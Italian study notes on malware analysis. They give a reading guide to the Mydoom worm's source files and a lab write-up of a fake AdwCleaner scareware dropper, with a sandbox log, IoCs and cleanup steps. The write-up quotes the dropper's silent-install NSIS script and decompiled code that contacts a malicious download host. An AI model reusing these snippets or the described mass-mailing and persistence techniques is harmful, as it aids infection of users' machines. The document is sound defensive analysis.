Guarda in quest'ordine:

- `scan.c / scan.h`  
→ raccolta indirizzi email  
Cerca regex tipo @, .com, .net, file .txt, .html
- `massmail.c / massmail.h`  
→ composizione del messaggio

Header SMTP, subject random, body fake

- **xsmtp.c / xsmtp.h**  
→ SMTP client custom  
Qui è oro: handshake SMTP a basso livello

Questa triade è *didatticamente fantastica* se studi:

- protocollo SMTP
  - evasione (no client standard)
  - automazione
- 

### 3. Rete & backdoor

Qui entra il lato “C2 primitivo”.

- **xproxy.c**
- **client.c**
- **p2p.c**

Controlla:

- porte TCP hardcoded
- comandi accettati
- listen / accept / recv

Mydoom non è P2P moderno, ma *simula* una rete distribuita. È interessante per vedere **come NON si faceva OPSEC**.

---

## 4. Persistenza & sistema

Qui trovi il lato “rootkit-lite”.

- **sco.c**  
→ spesso legato ai target DDoS (SCO)
  - **xdns.c**  
→ risoluzione DNS custom (evasione base)
  - **zipstore.c**  
→ creazione ZIP per allegati
  - **resource.rc / resource.ico**  
→ social engineering visivo
- 

## 5. Offuscamento / crypto

Non aspettarti AES 😊

- **crypt1.c**
- **rot13.c**
- **bin2cc.c**
- **cleanpe.cpp**

Qui trovi:

- ROT13
- XOR
- encoding custom

Serve più a **nascondere stringhe** che a cifrare davvero.  
Ottimo esempio per capire perché l’offuscamento debole non regge.

# Esercizio 1 Archivio

**Die :**

Eseguibile 32 bit

Dropper per Installer: Nullsoft Scriptable Install System(3.0a2)[zlib,solid]

High Entropy e riferimenti a zlib indicano dati compromessi

Installer quindi con 7-zip estraggo

Screen 2

2 elementi con 7-zip :

1. [NSIS].nsi : documenti di testo con presumibili istruzioni
2. 6AdwCleaner.exe Payload malevolo

Dopo averlo estratto l'hash è

87e4959fefec297ebbf42de79b5c88f6

MD5

87e4959fefec297ebbf42de79b5c88f6

metto su virus total ed esce info che è trojan

<https://www.virustotal.com/gui/file/4f0033e811fe2497b38f0d45df958829d01933ebe7d331079eefc8e38fbeaa61>

Apro Notepad il file di testo

Stringhe interessanti:

“SilentInstall silent” : utente clicca su finto installer ma viene installato silenziosamente

```
IOT : InstallDir $LOCALAPPDATA
; wininit = $WINDIR\wininit.ini
Section ; Section_0
; AddSize 169
SetShellVarContext all
SetOutPath $INSTDIR
File 6AdwCleaner.exe
SectionEnd
```

POSTO DOVE VIENE NASCOSTO MALWARE

```
Function .onInstSuccess
    ExecShell ""$INSTDIR\6AdwCleaner.exe" ; "$INSTDIR\6AdwCleaner.exe"
FunctionEnd FILE DA LANCIARE COMPLETATO IL DOWNLOAD
```

DIE su payload

LINGUAGGIO : Language: C#

(Heur)Packer: Compressed or packed data[High entropy + Section 0 ("text") compressed]  
Pacchetto compresso con packet specifico per rendere difficile codice o nascondere

Sign tool: Windows Authenticode(2.0)[PKCS #7] Firma digitale legittima probabilmente  
rubata

Uso dnspy per otttenere codice sorgente :

Screen

Cerco il main tramite il tree

AdwareBooC.exe>Program>Main

Screen codice main

```
string text = "HKEY_CURRENT_USER\Software\AdwCleaner";
string text2 = "id";
if (Registry.GetValue(text, text2, null) == null) Cerca chiave con id mimetizzazione in un
altro software
```

Riga 19 : Connessione verso text3 =
webClient.DownloadString("http://www.vikingwebscanner.com/scripts/new\_install.php?owne
r=" + fileNameWithoutExtension);

```
Riga 24-26 : RegistryKey registryKey =  
Registry.CurrentUser.CreateSubKey("Software\\AdwCleaner");  
registryKey.SetValue("id", text3);  
registryKey.Close(); Crea chiave registro e salva id ricevuto da server
```

Apro con notepad ++ e noto che il malware presenta diverse istruzioni come:

1. **CreateDirectoryA e CreateFileA:** Crea cartelle e file nascosti nel sistema.
  2. **SetFileAttributesA:** Rende i file nascosti o mascherati
  3. **WriteFile e ReadFile:** Scrive i suoi dati sul disco o leggere file.
  4. **RegSetValueEx:** Modifica il Registro di Sistema per fare in modo che il virus si riavvii da solo ogni volta che accende il PC.
  5. **SeShutdownPrivilege:** Può avere il permesso di riavviare o spegnere il computer.

```
2/23/26 07:02:31 AM [           Divertor] ICMP type 3 code 1 192.168.50.2->192.168.50.2
2/23/26 07:02:33 AM [           Divertor] 6AdwCleaner.exe (1552) requested UDP 192.168.50.2:53
2/23/26 07:02:33 AM [       DNS Server] Received A request for domain 'www.vikingwebscanner.com' from 6AdwCleaner.exe
1552)
2/23/26 07:02:33 AM [       DNS Server] Received A request for domain 'www.vikingwebscanner.com' from 6AdwCleaner.exe
1552)
```

# Esercizio 1 - Bozza 2

Attraverso la decompilazione del codice sorgente (eseguita con **dnSpy** analizzando la classe **AdwareBooC.exe** > Program > Main), è stato possibile mappare il comportamento logico del malware:

Persistenza e Tracciamento: Il malware verifica l'esistenza e manipola la **chiave** di registro **HKEY\_CURRENT\_USER\Software\AdwCleaner** per salvare un "ID" univoco assegnato al computer infetto.

Comunicazione Esterna: Il software utilizza la funzione `webClient.DownloadString` per connettersi silenziosamente all'URL sospetto

[http://www.vikingwebscanner.com/scripts/new\\_install.php?owner=](http://www.vikingwebscanner.com/scripts/new_install.php?owner=).

L'ispezione delle stringhe con Notepad++ ha evidenziato l'utilizzo di API di sistema critiche:

**CreateDirectoryA / CreateFileA e SetFileAttributesA** per creare e nascondere file nel file system.

**RegSetValueEx** per garantire il riavvio automatico del malware ad ogni avvio della macchina.

**SeShutdownPrivilege** che conferisce al programma i diritti per forzare lo spegnimento o il riavvio del computer.

## 5. Analisi Dinamica (Esecuzione e Rete)

Durante l'esecuzione in un ambiente sandbox, il malware manifesta il suo comportamento Rogue:

Presenta una **finta** interfaccia grafica (GUI) intitolata "**AdwCleaner - Your one stop solution for Adware**".

La **GUI** simula una barra di caricamento e riporta falsi rilevamenti (es. "Infections Found: 11") classificandoli come minacce "High" o "Medium" per **spaventare** l'utente e indurlo a compiere azioni.

L'analisi del traffico di rete generato, intercettato tramite **FakeNet**, ha confermato che il processo **6AdwCleaner.exe** tenta attivamente di risolvere tramite richieste **DNS** i domini **ocsp.usertrust.com** e il dominio hardcoded **www.vikingwebscanner.com**.

## 6. Indicatori di Compromissione (IoC)

Per la difesa e il rilevamento all'interno di una rete aziendale, si forniscono i seguenti IoC:

**Hash MD5 Dropper:** 248AADD395FFA7FFB1670392A9398454

**Hash MD5 Payload:** 87e4959fefec297ebbf42de79b5c88f6

**Domini / URL Maligni:** [vikingwebscanner.com](http://vikingwebscanner.com) /  
[http://www.vikingwebscanner.com/scripts/new\\_install.php](http://www.vikingwebscanner.com/scripts/new_install.php)

**Chiavi di Registro:** HKEY\_CURRENT\_USER\Software\AdwCleaner

**Percorsi File:** File generati nella directory %LOCALAPPDATA%.

## **7. Conclusioni e Procedure di Bonifica**

"AdwereCleaner.exe" è un classico esempio di **Scareware/Rogue AV** mascherato da software di utilità, accompagnato da un comportamento da **Trojan-Downloader** capace di scaricare ed eseguire istruzioni da remoto.

Per pulire le tracce (**Remediation**):

**Terminare** il processo associato al payload (6AdwCleaner.exe).

**Eliminare** i file eseguibili originari e tutti i file generati nella cartella \$LOCALAPPDATA.

Aprire l'editor di registro (regedit) e **rimuovere** l'intera voce  
HKEY\_CURRENT\_USER\Software\AdwCleaner creata dal malware.

**Bloccare** a livello perimetrale (Firewall/DNS) le richieste verso il dominio  
vikingwebscanner.com.